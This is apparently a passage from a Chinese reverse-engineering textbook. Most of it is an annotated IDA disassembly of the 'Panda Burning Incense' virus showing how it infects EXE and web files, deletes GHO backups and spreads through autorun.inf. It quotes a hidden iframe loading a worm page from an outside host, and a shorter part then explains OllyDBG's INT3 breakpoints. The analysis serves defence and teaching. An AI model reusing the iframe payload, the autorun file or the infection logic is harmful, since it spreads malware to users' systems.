0040865F lea eax, [ebp+var_1E4]
; 此函数根据原文件的名称创建出新文件
00408665 call sub_402AD8; 重命名为CreateNewFile
0040866A mov eax, ds: off_40E2BC
0040866F mov byte ptr[eax], 2
00408672 lea eax, [ebp+var_1E4]; 文件指针
; 以文本方式打开文件
00408678 call sub_402868; 打开文件, 重命名为OpenFile
0040867D call sub_402614; 重命名为_IOTest
00408682 lea eax, [ebp+var_404]
; 保存复制文件后的首地址
00408688 push eax
00408689 mov eax, [ebp+var_4]; 获取当前文件信息的首地址
0040868C call GetFileLen; 获取自身文件大小
00408691 mov edx, eax
00408693 sub edx, [ebp+var_18]; 获取病毒部分文件大小
00408696 mov ecx, [ebp+var_18]; 获取源程序文件大小
00408699 mov eax, [ebp+var_4]; 获取当前文件信息的首地址
```



```

; 复制当前文件未感染前的文件内容
0040869C call CypStrMem
; [ebp+var_404]中保存了原始程序文件在内存中的首地址
004086A1 mov edx, [ebp+var_404]
004086A7 lea eax, [ebp+var_1E4]; 获取文件指针
; 向文件写入数据, 将原始程序文件写入CreateNewFile所创建的文件中
004086AD call sub_404260; 重命名为WirteFileInfo
004086B2 call sub_402B88; 提交缓冲区, 重命名为Flush
004086B7 call_IOTest
004086BC lea eax, [ebp+var_1E4]
004086C2 call sub_402C48; 关闭文件, 重命名为CloseFile
; 其余代码分析略
004086D4 jmp short loc_4086E0; 原始文件已经创建完毕, 进入
loc_4086E0流程

```

代码清单15-9的主要功能是将被感染的文件进行分离, 提取出原始文件信息。由于感染文件时预留了相关的标记信息, 根据这些信息即可得到原始文件。以图15-7中的文件为例, 被感染后的文件可分为三部分, 如图15-8所示。




图 15-8 被感染文件的组成

代码清单15-9被执行后, 会在程序所在目录下释放出一个原始文件, 紧接着代码流程进入到地址标号loc_4086E0处, 如代码清单15-10所示。

代码清单15-10 函数CreateAndRunPanda的代码片段8— IDA分析

```

loc_4086E0: ; 地址标号
; 此函数完成批处理文件的创建与运行过程, 批处理文件将生成如下目录:
; C: \DOCUME~1\ADMINI~1\LOCALS~1\Temp\17$$ .bat, 批处理文件信息
见图15-9
004086E0 call sub_407C74; 重命名为CreateRunBat

```

```
004086E5 mov offset aSpcolsv_exe; "spcolsv.exe"  
; 此函数检查进程中是否存在"spcolsv.exe"  
004086EA call sub_405568  
004086EF test al, al  
; 根据sub_405568的返回结果, 若存在"spcolsv.exe", 则跳至程序退出流程  
004086F1 jnz loc_408896  
004086F7 push 80h  
; 若进程中不存在"spcolsv.exe", 则从病毒文件中分离出病毒程序, 重新执行  
; 类似代码清单15-6中的代码, 在系统目录下创建"spcolsv.exe"病毒程序  
; 其余代码分析略  
loc_408896: ; 地址标号  
00408896 push 0; uExitCode  
00408898 call ExitProcess_0
```



```
17$$ - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
:try1  
del "C:\RadASM\RadASM.exe"  
if exist "C:\RadASM\RadASM.exe" goto try1  
ren "C:\RadASM\RadASM.exe.exe" "RadASM.exe"  
if exist "C:\RadASM\RadASM.exe.exe" goto try2  
"C:\RadASM\RadASM.exe"  
:try2  
del %0
```

图 15-9 批处理文件信息

通过代码清单15-10的分析, 可以得知被感染文件的主要工作是维护进程中伪造的病毒程序“spcolsv.exe”。如果这个病毒程序被处理掉, 则会由被感染的程序再次生成。这样病毒的生命力就会变得异常顽强, 只有修复了所有被感染的病毒程序才有可能将其彻底杀死。

15.5 “熊猫烧香”的感染过程分析

要想修复被感染的文件就必须了解病毒的感染过程，以及它都会感染哪些文件。有了这些线索，就可以依次修复那些被感染的程序。“熊猫烧香”病毒是如何感染其他文件，并使其图标也变为小熊猫的呢？这就需要分析代码清单15-2中第二个重要的函数InfectOtherFile，这个函数是“熊猫烧香”病毒的核心部分，函数实现如下：

```
InfectOtherFile proc near; 函数入口
0040CFB4      call      sub_40A7EC; 创建感染线程，重命名为
CreateInfectThread
0040CFB9      call      sub_40C5B0; 通过时钟写Autorun.inf文件，重命名为
SetTimeAut
0040CFBE      mo ax, 0Ah
0040CFC2      call     sub_40BD08; 通过网络感染，重命名为NetworkInfect
0040CFC7      retn
InfectOtherFile endp
```

通过查看InfectOtherFile的实现代码可以发现，此病毒通过3种方式进行感染，前两种是在本地进行病毒的感染，第3种则需要网络的支持。首先我们来分析CreateInfectThread的实现过程，代码实现如下：

```
CreateInfectThread proc near
0040A7EC      push ecx
0040A7ED      push esp; lpThreadId
0040A7EE      push 0; dwCreationFlags
0040A7F0      push 0; lpParameter
; 线程回调函数，病毒感染的实现代码就在此函数中，重命名为
StartInfectThread
0040A7F2      push offset sub_40A6C8; lpStartAddress
0040A7F7      push 0; dwStackSize
0040A7F9      push 0; lpThreadAttributes
0040A7FB      call CreateThread_0
```

```
0040A800 pop edx
0040A801 retn
CreateInfectThread endp
```

经过层层分析，最终定位到病毒感染线程所在的位置，跟踪到此函数的首地址处，查看其实现代码，分析具体的感染流程，如代码清单15-11所示。

代码清单15-11 病毒感染函数StartInfectThread的分析——IDA分析

```
StartInfectThread proc near; 函数入口
0040A6C8 var_20=dword ptr-20h; 局部变量标号定义
0040A6C8 var_1C=dword ptr-1Ch
0040A6C8 var_18=dword ptr-18h
0040A6C8 var_14=dword ptr-14h
0040A6C8 var_10=dword ptr-10h
0040A6C8 var_C=dword ptr-0Ch
0040A6C8 var_8=dword ptr-8
0040A6C8 var_4=dword ptr-4
; 部分代码分析略
; 存放驱动器名称字符串的首地址
0040A6E5 lea eax, [ebp+var_4]; 将var_4重命名为strDriverName
; 获得驱动器名称，生成类似"ABC"这样的字符串
0040A6E8 call sub_4076B4; 重命名为GetDriverNameStr
0040A6ED mov eax, [ebp+strDriverName]
0040A6F0 call GetFileLen; 获取驱动器个数
0040A6F5 mov esi, eax
0040A6F7
loc_40A6F7: ; 地址标号
0040A6F7 mov ebx, esi
0040A6F9 cmp ebx, 1
0040A6FC j1 short loc_40A6F7; 判断驱动器个数是否小于1，若小于1，则
跳转
loc_40A6FE: ; 地址标号，循环遍历驱动器盘符的起始点
0040A6FE lea eax, [ebp+var_C]
0040A701 mov edx, [ebp+strDriverName]; 获取驱动器名称字符串的首地
址
0040A704 mov dl, [edx+ebx-1]
; 将字符串转换成字符
0040A708 call sub_403E2C; 重命名为StrToChar
```

```

0040A70D mov eax, [ebp+var_C]
0040A710 lea edx, [ebp+var_8]; 保存大写驱动器名称
0040A713 call ToUpper; 将字符串转为大写
0040A718 mov eax, [ebp+var_8]
0040A71B push eax
0040A71C lea edx, [ebp+var_10]
0040A71F mov eax, offset aA; "a"
0040A724 call ToUpper; 将字符"a"转为大写
0040A729 mov eax, [ebp+var_10]
0040A72C pop edx
0040A72D call FindSignPos; 查找字符"A"在字符串中的位置
0040A732 test eax, eax
0040A734 jnz short loc_40A792; 递减遍历过的驱动器数目
0040A736 lea eax, [ebp+var_18]
0040A739 mov edx, [ebp+strDriverName]
0040A73C mov dl, [edx+ebx-1]
0040A740 call StrToChar
0040A745 mov eax, [ebp+var_18]
0040A748 lea edx, [ebp+var_14]
0040A74B call ToUpper
0040A750 mov eax, [ebp+var_14]
0040A753 push eax
0040A754 lea edx, [ebp+var_1C]
0040A757 mov eax, offset aB; "b"
0040A75C call ToUpper; 将字符"b"转为大写
0040A761 mov eax, [ebp+var_1C]
0040A764 pop edx
0040A765 call FindSignPos
0040A76A test eax, eax
0040A76C jnz short loc_40A792; 递减遍历过的驱动器数目
0040A76E lea eax, [ebp+var_20]
0040A771 mov edx, [ebp+strDriverName]
0040A774 mov dl, [edx+ebx-1]; 获取盘符
0040A778 call StrToChar
0040A77D lea eax, [ebp+var_20]
0040A780 mov edx, offset loc_40A7E8; ": \\"
0040A785 call CatStr; 向盘符名称追加字符串": \\"
0040A78A mov eax, [ebp+var_20]
; 通过查找到的驱动器盘符, 遍历盘符中的各种文件并感染它们
0040A78D call sub_4094A4; 重命名为FindFileAndInfect
loc_40A792: ; 地址标号
0040A792 dec ebx; 遍历结束后, 驱动器数减1
0040A793 test ebx, ebx
0040A795 jnz loc_40A6FE; 如果驱动器数不为0, 则继续遍历驱动器, 并感染

```

其中的文件

```
0040A79B jmp loc_40A6F7; 遍历感染结束
0040A79B StartInfectThread endp
```

代码清单15-11的主要工作是遍历驱动器盘符的数目，并通过FindFileAndInfect函数进入到驱动器中，遍历所有可感染文件以进行病毒复制。我们跟进到FindFileAndInfect函数中，分析这个函数的工作流程，如代码清单15-12所示。

代码清单15-12 查找文件感染函数FindFileAndInfect的代码片段1—IDA分析

```
FindFileAndInfect proc near; 函数入口
004094A4 var_334=dword ptr-334h
; 部分地址标号定义略
004094A4 var_4=dword ptr-4
; 部分代码分析略
; 驱动器字符串首地址，重命名var_4为strDriverPath
004094EF mov eax, [ebp+var_4]
004094F2 call GetFileLen
004094F7 mov edx, [ebp+strDriverPath]
004094FA cmp byte ptr[edx+eax-1], 5Ch; 判断strDriverName的结尾
是否为"\ "
004094FF jz short loc_40950E
00409501 lea eax, [ebp+strDriverPath]; 如果读到结尾没有'\', 则拼
接一个"\ "
00409504 mov edx, offset dword_40A378; 字符串"\ "
00409509 call CatStr
loc_40950E: ; 地址标号
0040950E lea eax, [ebp+var_178]
00409514 mov ecx, offset dword_40A384; 字符串"*.*"
00409519 mov edx, [ebp+strDriverPath]
; 将字符串"*.*"追加到驱动器路径后
0040951C call sub_403F18; 重命名为DriverPathCat
00409521 mov eax, [ebp+var_178]; 保存追加后的字符串名称，如C: \*.*
00409527 lea ecx, [ebp+var_164]
0040952D mov edx, 3Fh
; 查找文件属性为
faArchive|faDirectory|faSysFile|faVolumeID|faReadOnly|faHidden
00409532 call sub_407640; 重命名为FindFileProperty
00409537 test eax, eax; 查找结果存放在[ebp+var_164]中
00409539 jnz loc_40A2DF; 若查找失败，则跳转
```

```

loc_40953F: ; 地址标号, 开始查找文件
0040953F mov eax, [ebp+var_15C]
00409545 and eax, 10h
00409548 cmp eax, 10h; 检查是否为faDirectory, 即是否为目录
0040954B jnz loc_409DC3; 若不是目录, 则跳转, 并对获取到的文件进行处
理
00409551 mov eax, [ebp+var_158]; 获取到的文件夹名称
00409557 cmp byte ptr[eax], 2Eh; 比较文件的第一个字符是否为"."
0040955A jz loc_409DC3; 若不是目录, 则跳转, 对获取到的文件进行处理
00409560 lea edx, [ebp+var_17C]; 排除特殊文件夹, 保存排除文件夹的名
称
00409566 mov eax, offset aWindows_0; "WINDOWS"
0040956B call ToUpper
00409570 mov eax, [ebp+var_17C]; "WINDOWS"大写名称
00409576 push eax
00409577 lea edx, [ebp+var_180]; ToUpper函数的out参数, 在
[tebP+var_180]
处返回文件夹名称的大写形式的指针
0040957D mov eax, [ebp+var_158]; ToUpper函数的in参数, 传递文件夹
名称
00409583 call ToUpper
00409588 mov edx, [ebp+var_180]; 取出所获取文件夹的名称的大写形式
0040958E pop eax
0040958F call CmpStr; 比较是否为特殊过滤文件夹
00409594 jz loc_40A2CC; 若不是, 则跳转失败, 继续排除特殊文件夹
; 排除特殊文件夹代码的过程相同, 故分析略

```

代码清单15-12遍历了驱动器下的文件信息, 并将文件与文件夹进行了分类, 排除了特殊文件夹。在判断是否为特殊文件夹的过程中, 都是以大写形式进行对比的, 为的是防止因大小写不同而造成错误。当查询到的是文件夹而非特殊文件夹时, 病毒程序将要执行破坏性操作, 具体分析如代码清单15-13所示。

代码清单15-13 查找文件感染函数FindFileAndInfect的代码片段2—IDA分析

```

00409A22 push[ebp+strDriverName]; 到此排除以上特殊文件夹
00409A25 push[ebp+var_158]
00409A2B push offset aDesktop__ini_0; "\\Desktop.ini"

```

```

00409A30 lea eax, [ebp+var_224]
00409A36 mov edx, 3
00409A3B call CatStrStr; 将字符串"\\Desktop_.ini"追加到当前目录
00409A40 mov eax, [ebp+var_224]; 追加后的全路径
00409A46 call sub_4057A4; 检查路径下是否存在"Desktop_.ini"
00409A4B test al, al
00409A4D jz loc_409C67; 若文件存在, 则跳转失败
00409A53 push[ebp+strDriverName]
00409A56 push[ebp+var_158]; 文件夹名称
00409A5C push offset aDesktop__ini_0; "\\Desktop_.ini"
00409A61 lea eax, [ebp+var_228]
00409A67 mov edx, 3
00409A6C call CatStrStr; 追加字符串, 组合全路径
00409A71 mov eax, [ebp+var_228]
00409A77 lea edx, [ebp+var_8]; 保存获取信息的首地址
; 获取"Desktop_.ini"文件中保存的时间信息
00409A7A call sub_407760; 重命名为GetIniInfo
00409A7F lea eax, [ebp+SystemTime]
00409A85 push eax; lpSystemTime, 保存当前系统时间
00409A86 call GetLocalTime; 获取当前系统时间
00409A8B lea edx, [ebp+var_22C]; 保存格式化时间字符串的首地址
00409A91 movzx eax, [ebp+SystemTime.wYear]
; 这是字符串格式化函数, 先获取时间, 然后将年份数据格式化到字符串中
00409A98 call sub_40587C; 重命名为StrFormat
00409A9D push[ebp+var_22C]
00409AA3 push offset asc_40A598; "-"
00409AA8 lea edx, [ebp+var_230]
00409AAE movzx eax, [ebp+SystemTime.wMonth]
00409AB5 call StrFormat
00409ABA push[ebp+var_230]
00409AC0 push offset asc_40A598; "-"
00409AC5 lea edx, [ebp+var_234]
00409ACB movzx eax, [ebp+SystemTime.wDay]
00409AD2 call StrFormat
00409AD7 push[ebp+var_234]
00409ADD lea eax, [ebp+var_C]
00409AE0 mov edx, 5
00409AE5 call CatStrStr; 将转换后的时间字符串进行拼接, 如2012-12-
21
00409AEA mov eax, [ebp+var_8]; 保存从配置文件中获取的信息
00409AED mov edx, [ebp+var_C]; 保存组合后的时间字符串
00409AF0 call CmpStr; 比较两者是否相同
00409AF5 jnz short loc_409B49; 若相同, 则跳转失败
00409AF7 push[ebp+strDriverName]; 压入驱动器名称
00409AFA push[ebp+var_158]; 压入文件夹名称

```



```

00409B00 push offset asc_40A5A4; "感染过, 跳过! "
00409B05 lea eax, [ebp+var_238]; 保存拼接字符串的首地址
00409B0B mov edx, 3
00409B10 call CatStrStr; 组合字符串, 如"C: \IDA\感染过, 跳过! "
00409B15 mov eax, [ebp+var_238]
00409B1B mov edx, offset aCTest_txt; "c: \\test.txt"
; 通过此函数, 打开"c: \\test.txt", 并写入感染信息, 如"C: \IDA\感染
过, 跳过! "
00409B20 call sub_4050F0; 重命名为OpenFileAndWrite
00409B25 lea eax, [ebp+var_23C]; 保存拼接后的路径首地址
00409B2B mov ecx, [ebp+var_158]; 文件夹名称
00409B31 mov edx, [ebp+strDriverName]; 驱动器名称
00409B34 call DriverPathCat; 驱动器路径拼接
00409B39 mov eax, [ebp+var_23C]
; 继续查找目录, 写入ini以及更新ini文件的感染时间
00409B3F call sub_408944; 同样也过滤了代码清单15-12中的特殊文件夹
00409B44 jmp loc_40A2CC

```

代码清单15-13执行了感染前的检查工作, 此段代码将会在驱动器“C”盘下生成一份记录文件“test.txt”。文件被感染后, 将会修改目录中的“Desktop.ini”文件, 并写入感染时间。若文件已经被感染, 则会将流程跳转到地址标号loc_409B49处。地址标号loc_409B49处的代码的功能与代码清单15-13类似, 只设置了“Desktop.ini”的文件属性, 将其修改为READONLY、HIDDEN、SYSTEM。

一个文件遍历结束后, 则会回到代码清单15-12中地址标号loc_40953F处, 重新遍历文件, 重复之前分析过的操作。对文件的操作分析到此结束了, 这里并没有感染文件。查看代码清单15-12中地址0x0040955A处, 当查找到的目标是文件属性时, 则会跳转到地址标号loc_409DC3处, 这里就是对文件的感染操作了, 具体分析如代码清单15-14所示。

代码清单15-14 查找文件感染函数FindFileAndInfect的代码片段3—IDA分析

loc_409DC3: ; 地址标号

```

00409DC3 mov eax, [ebp+var_158]
00409DC9 cmp byte ptr[eax], 2Eh
00409DCC jz loc_40A2C5
00409DD2 lea edx, [ebp+var_27C]
00409DD8 mov eax, [ebp+var_158]
; 获得指定文件名的后缀名
00409DDE call sub_405458; 重命名为GetSuffixName
00409DE3 mov eax, [ebp+var_27C]
00409DE9 lea edx, [ebp+var_278]
; 格式化后缀名, 如果后缀名是小写, 则转换成大写
00409DEF call sub_405700; 重命名为FormatSuffixName
00409DF4 mov eax, [ebp+var_278]
00409DFA mov edx, offset aGho; "GHO"
00409DFF call CmpStr; 字符串比较函数
00409E04 jnz short loc_409E2B; 如果后缀名为"GHO", 则跳转失败
00409E06 lea eax, [ebp+var_280]
00409E0C mov ecx, [ebp+var_158]
00409E12 mov edx, [ebp+var_4]
00409E15 call DriverPathCat; 路径拼接
00409E1A mov eax, [ebp+var_280]
00409E20 call CheckStr
00409E25 push eax; lpFileName
00409E26 call DeleteFileA; 删除ghost备份文件, 使用户无法还原

```

代码清单15-14对文件进行检查，只要后缀名为“GHO”，就会判定其为ghost文件，直接删除，防止用户还原系统。

一旦删除了系统的备份文件，病毒就开始肆意感染了。感染文件类型有两种：exe、scr、pif、com和tm、html、asp、php、jsp、aspx。这两类后缀名的文件有两种不同的感染处理方式。我们跟踪到地址标号loc_409E2B处继续分析，具体过程如代码清单15-15所示。

代码清单15-15 查找文件感染函数FindFileAndInfect的代码片段4—IDA分析

```

; 部分代码的分析略, exe、scr、pif、com文件的感染方式
00409EC9 lea edx, [ebp+var_29C]
00409ECF mov eax, [ebp+var_158]
00409ED5 call GetSuffixName; 提取文件后缀名

```

```
00409EDA mov eax, [ebp+var_29C]
00409EE0 lea edx, [ebp+var_298]
00409EE6 call ToUpper; 小写转大写
00409EEB mov eax, [ebp+var_298]
00409EF1 push eax
00409EF2 lea edx, [ebp+var_2A0]
00409EF8 mov eax, offset aExe; "EXE"
00409EFD call ToUpper; 小写转大写
00409F02 mov edx, [ebp+var_2A0]
00409F08 pop eax
00409F09 call CmpStr; 字符串比较函数
00409F0E jnz short loc_409F2F; 检查后缀名是否为"EXE"
00409F10 lea eax, [ebp+var_2A4]
00409F16 mov ecx, [ebp+var_158]
00409F1C mov edx, [ebp+var_4]
00409F1F call DriverPathCat; 路径拼接
00409F24 mov eax, [ebp+var_2A4]
; 病毒感染函数, 重命名sub_40800C↑InfectFile
00409F2A call sub_40800C
; 部分代码的分析略, tm、html、asp、php、jsp、aspx文件的感染方式
loc_40A061: ; 地址标号
0040A061 lea edx, [ebp+var_2DC]
0040A067 mov eax, [ebp+var_158]
0040A06D call GetSuffixName; 提取文件的后缀名
0040A072 mov eax, [ebp+var_2DC]
0040A078 lea edx, [ebp+var_2D8]
0040A07E call ToUpper; 小写转大写
0040A083 mov eax, [ebp+var_2D8]
0040A089 push eax
0040A08A lea edx, [ebp+var_2E0]
0040A090 mov eax, offset aHtm; "htm"
0040A095 call ToUpper
; 小写转大写
0040A09A mov edx, [ebp+var_2E0]
0040A0A0 pop eax
0040A0A1 call CmpStr; 字符串比较函数
0040A0A6 jnz short loc_40A0C7; 检查后缀名是否为"HTML"
0040A0A8 lea eax, [ebp+var_2E4]
0040A0AE mov ecx, [ebp+var_158]
0040A0B4 mov edx, [ebp+var_4]
0040A0B7 call DriverPathCat; 拼接路径
0040A0BC mov eax, [ebp+var_2E4]
0040A0C2 call sub_407ADC; 网页感染函数, 重命名为InfectWeb
```

代码清单15-15对感染文件进行了分类处理。病毒感染文件的过程由InfectFile和InfectWeb来完成，两种类型文件分别通过这两个函数来感染。首先分析InfectFile的感染过程，具体过程如代码清单15-16所示。

代码清单15-16 InfectFile代码分析—IDA分析

```
InfectFile proc near; 函数入口
0040800C var_1F4=dword ptr-1F4h
; 局部变量标号定义略
0040800C var_4=dword ptr-4
; 局部变量初始化略
00408074 mov ecx, [ebp+var_4]
00408077 mov edx, offset aK; "开始感染: "
0040807C call DriverPathCat; 追加路径名称
00408081 mov eax, [ebp+var_1E0]
00408087 mov edx, offset aCTest_txt_0; "c: \\test.txt"
; 记录感染的文件路径及文件名
0040808C call OpenFileAndWrite; 打开文件并写入数据
00408091 lea edx, [ebp+var_1E4]
00408097 mov eax, [ebp+var_4]
0040809A call sub_405644; 获得文件名, 重命名为GetFileName
0040809F mov eax, [ebp+var_1E4]
; 检查将要被感染的文件是否正在运行
004080A5 call sub_4078C4; 重命名为OpenFileAndCheckRun
004080AA test al, al
004080AC jz short loc_4080BB
004080AE xor eax, eax; 文件运行则放弃感染
; 部分代码的分析略
; 结束此次感染, 重命名loc_40824F为INFECCT_FILE_END
004080B6 jmp loc_40824F
loc_4080BB: ; 地址标号
004080BB call sub_4027DC
004080C0 lea edx, [ebp+var_1E8]
004080C6 xor eax, eax
004080C8 call GetPath; 获取病毒程序所在的路径
004080CD mov edx, [ebp+var_1E8]; 获取路径字符串的首地址
004080D3 mov eax, [ebp+var_4]
004080D6 call CmpStr; 字符串比较函数
; 判断感染程序与病毒程序是否在同一路径下, 如果在同一路径下, 则退出感染
004080DB jnz short loc_4080EA
; 部分代码分析略
```

```

004080E5 jmp INFECCT_FILE_END; 跳转到感染结束地址
loc_4080EA: ; 地址标号
004080EA lea eax, [ebp+var_8]
004080ED call sub_403C44; 设置感染标记
004080F2 lea edx, [ebp+var_8]
004080F5 mov eax, [ebp+var_4]
004080F8 call FileToMem; 读取将要被感染的文件的内容并写入到内存中
004080FD cmp[ebp+var_8], 0
00408101 jnz short loc_408110判断读取内容是否成功, 如果读取失败, 则
退出感染
; 部分代码分析略
0040810B jmp INFECCT_FILE_END
loc_408110: ; 地址标号
00408110 mov edx, [ebp+var_8]
00408113 mov eax, offset aWhboy; "WhBoy"
00408118 call FindSignPos; 检查文件中是否有"WhBoy"信息
0040811D test eax, eax
0040811F jle short loc_40812E; 如果找到, 则退出感染
; 部分代码分析略
00408129 jmp INFECCT_FILE_END
loc_40812E: ; 地址标号
; 部分代码分析略
0040814A push 0; apt
0040814C push ebx; hdc
0040814D lea edx, [ebp+var_1EC]
00408153 xor eax, eax
00408155 call GetPath; 获取病毒程序所在的路径
0040815A mov eax, [ebp+var_1EC]
00408160 call CheckStr
00408165 push eax; lpExistingFileName
; 复制当前运行的病毒主体文件并覆盖将要被感染的文件
00408166 call CopyFileA
0040816B test eax, eax
0040816D jnz short loc_40817C; 若复制成功, 则继续感染, 否则就退出感
染
; 部分代码分析略
00408177 jmp INFECCT_FILE_END
loc_40817C: ; 地址标号
0040817C push offset aWhboy_1; "WhBoy"
00408181 lea edx, [ebp+var_1F0]
00408187 mov eax, [ebp+var_4]
0040818A call GetFileName; 获得文件名
0040818F push[ebp+var_1F0]
00408195 push offset a_exe; ".exe"
0040819A push offset dword_4082E8; 整型数字2

```

```

0040819F mov eax, [ebp+var_8]
004081A2 call CheckFile
004081A7 lea edx, [ebp+var_1F4]
004081AD call StrFormat; 格式化数字
004081B2 push[ebp+var_1F4]
004081B8 push offset dword_4082F4; 整型数字1
004081BD lea eax, [ebp+var_10]
004081C0 mov edx, 6
; 字符串组合函数, 如图15-6所示的字符串组合
004081C5 call StrCatFormat
004081CA lea eax, [ebp+var_C]
004081CD mov edx, [ebp+var_8]
004081D0 call sub_403CDC
004081D5 mov edx, [ebp+var_4]
004081D8 lea eax, [ebp+var_1DC]
004081DE call sub_402AD8; 关联文件, 重命名为Assign
004081E3 mov eax, ds: off_40E2BC
004081E8 mov byte ptr[eax], 2
004081EB lea eax, [ebp+var_1DC]
004081F1 call sub_402874; 以附加方式打开文件, 重命名为Append
004081F6 call_IOTest
004081FB mov edx, [ebp+var_C]
004081FE lea eax, [ebp+var_1DC]
00408204 call WirteFileInfo; 以附加方式写入要被感染的文件内容
; 部分代码分析略, 如代码清单15-9所示
0040821C call WirteFileInfo; 以附加方式写入感染标记信息
; 部分代码分析略, 如代码清单15-9所示
00408243 jmp short INFECCT_FILE_END; 感染结束
; 其余代码分析略

```

代码清单15-16分析了“熊猫烧香”病毒是如何感染exe、scr、pif、com等文件的。首先，它将目标文件读取到内存中，并获取文件名及其大小；其次，将自身文件复制到目标文件前，并追加目标程序的原始文件；最后，加入标记，这样就完成了病毒的感染过程。

对Web类型的文件进行感染的过程比较简单，只需将字符串“<iframe src=http://www.krvkr.com/worm.htm width=0 height=0></iframe>”写入符合感染要求的文件尾部即可。这里不再单独分析，读者可自己动手练习。

分析了线程中的病毒感染过程之后，我们对另一个感染过程—定时器进行分析。定时器中会创建Autorun.inf文件并进行感染。代码清单15-17对函数SetTimeAut进行了分析。

代码清单15-17 函数SetTimeAut的分析—IDA分析

```
SetTimeAut proc near; 函数入口
0040C5B0 push offset TimerFunc; 时钟回调函数
0040C5B5 push 1770h; uElapse
0040C5BA push 0; nIDEvent
0040C5BC push 0; hWnd
0040C5BE call SetTimer
0040C5C3 mov ds: dword_40E2AC, eax
0040C5C8 retn
SetTimeAut endp
```

代码清单15-17设置了定时器，并在回调函数TimerFunc中生成autorun.inf和setup.exe文件。这部分代码的原理与磁盘病毒的感染原理相同，遍历每个可用的磁盘，在磁盘的根目录下将病毒文件本身复制一份，并在根目录下创建一个autorun.inf文件，其内容如下：

```
[AutoRun]
OPEN=setup.exe
shellexecute=setup.exe
shell\Auto\command=setup.exe
```

到此，病毒的感染部分就分析完了。由于该病毒采取了免杀的保护措施，可停止或删除杀毒软件的功能，无法被当时的杀毒软件查杀，因此在2007年大范围肆虐，如今的杀毒软件已经可以将其删除。关于病毒是如何自我保护的，本书将不作分析。在调试分析病毒程序时，切记要在虚拟机下调试，且不要安装杀毒软件，否则病毒将会被移除，无法进行调试分析。

15.6 本章小结

本章将逆向技术用于针对病毒程序。正所谓“知己知彼，百战不殆”，要想反病毒，首先就要学会病毒的实现原理，这样才能技高一筹。有了对“熊猫烧香”病毒的分析，读者可以根据病毒的传播方式编写出对应的修复、防御工具，作为针对“熊猫烧香”病毒的专杀软件。

第16章 调试器OllyDBG的工作原理分析

在Windows平台下，大家耳熟能详的调试器当属OllyDBG，为了能够更加熟练地运用它，了解其工作原理是必不可少的。本章将对OllyDBG的断点工作原理、异常处理机制、调试文件的加载流程等进行详细分析。

OllyDBG的断点功能是基于异常处理来实现的，通过捕获程序执行过程中的异常信息来中断程序的执行流程。OllyDBG常用的断点类型有三种：INT3断点、内存断点、硬件断点。每种断点都是一种制造异常的方法，首先使程序在运行过程中产生错误，然后由OllyDBG的异常处理来接管，从而实现断点的功能。

16.1 INT3断点

INT3断点是最常用的断点，其工作流程是通过修改机器码为0xCC来制造异常。当程序执行0xCC代码时会触发INT3异常，OllyDBG将捕获此异常并等待用户的处理。跳过INT3断点则是将0xCC处的代码恢复，再次运行，以保证程序的正常运行。

OllyDBG设置INT3断点的快捷键是F2，这个快捷键将会出现在消息回调函数中。消息回调函数的首地址可通过查询窗口类的注册过程获取，先找到RegisterClass函数，然后顺藤摸瓜找到窗口类WNDCLASS中消息回调函数的赋值处。

在消息回调函数对快捷键F2的处理过程中可以找到INT3断点设置的函数地址为0x00419974处，将其重命名为

SetINT3。使用IDA加载并分析OllyDBG，在IDA中使用地址查询快捷键G查看函数实现流程，如代码清单16-1所示。

代码清单16-1 SetINT3断点设置函数分析1—IDA分析

```
int __cdecl SetINT3 (int arglist, int, int, int, int, int,
int) : 函数类型识别
SetINT3 proc near; 函数调用地址sub_41E604+130C↑sub_41E604+138D
00419974 buffer=byte ptr-408h; 局部变量和参数地址标号定义
00419974 dest=byte ptr-208h
00419974 var_8=dword ptr-8
00419974 var_4=dword ptr-4
00419974 arglist=dword ptr 8
00419974 arg_4=dword ptr 0Ch
00419974 arg_8=dword ptr 10h
00419974 arg_C=dword ptr 14h
00419974 arg_10=dword ptr 18h
00419974 arg_14=dword ptr 1Ch
00419974 arg_18=dword ptr 20h
00419974
; 部分代码分析略
00419980 mov edi, [ebp+arg_C]
00419983 mov ebx, [ebp+arglist]; 获取断点列表信息结构
00419986 cmp dword_4D57C4, 0
0041998D jz short loc_4199ED; 检查断点是否存在, 存在则跳转
0041998F cmp[ebp+arg_4], 71h; 检查参数, 此参数为键盘消息F2
00419993 jnz short loc_4199A7
00419995 cmp[ebp+arg_8], 0
00419999 jnz short loc_4199A7
0041999B push ebx
; 检查将要设置断点的地址处是否已经存在断点
0041999C call_Getbreakpointtype
004199A1 test ah, 2; 未设置断点, 返回0x08
004199A4 pop ecx
004199A5 jnz short loc_4199ED; 如果已设置断点, 则跳转成功
```

代码清单16-1完成了前期的检查工作，这段代码中出现了一个断点结构类型arglist，此类型定义如下：

```
00000000 t_sorted struc; 定义结构名称为t_sorted, 结构大小为0x138
```

```
00000000 name[MAXPATH db 260 dup (?); 描述结构名称
0000104 n dd?; 数组元素个数
0000108 nmax dd?
000010C selected dd?
0000110 seladdr dd?
0000114 itemsize dd?; 数组中每个元素的大小
0000118 version dd?
000011C data dd?; 保存各元素的指针
0000120 sortfunc dd?
0000124 destfunc dd?
0000128 sort dd?
000012C sorted dd?
0000130 index dd?
0000134 suppresserr dd?
0000138 t_sorted ends
```

对于t_sorted，我们暂时只需要了解结构中的n、itemsize、data。n用于表示数组元素的个数，itemsize用于表示数组中每个元素的大小，data用于保存各元素的指针。

_Getbreakpointtype函数会根据t_sorted结构中已经记录的INT3断点信息来判断当前所设置的断点操作是设置断点还是删除断点。在设置断点操作时（快捷键F2），如果在t_sorted结构中没有记录，代码清单16-1中最后的条件跳转将失败，代码顺序向下执行，进入设置断点的实现流程中，具体分析如代码清单16-2所示。

代码清单16-2 SetINT3断点设置函数分析2—IDA分析

```
loc_4199A7: ; 地址标号
004199A7 push ebx; 压入断点列表信息
004199A8 call Findmodule; 查找断点所在的模块的信息
004199AD pop ecx
004199AE mov esi, eax
004199B0 test eax, eax; 检查模块查询结果
004199B2 jz short loc_4199C3; 查询模块失败跳转
004199B4 cmp ebx, [esi+0Ch]
004199B7 jb short loc_4199C3; 比较断点地址是否在查询的模块内
004199B9 mov edx, [esi+0Ch]
004199BC add edx, [esi+10h]
```

```
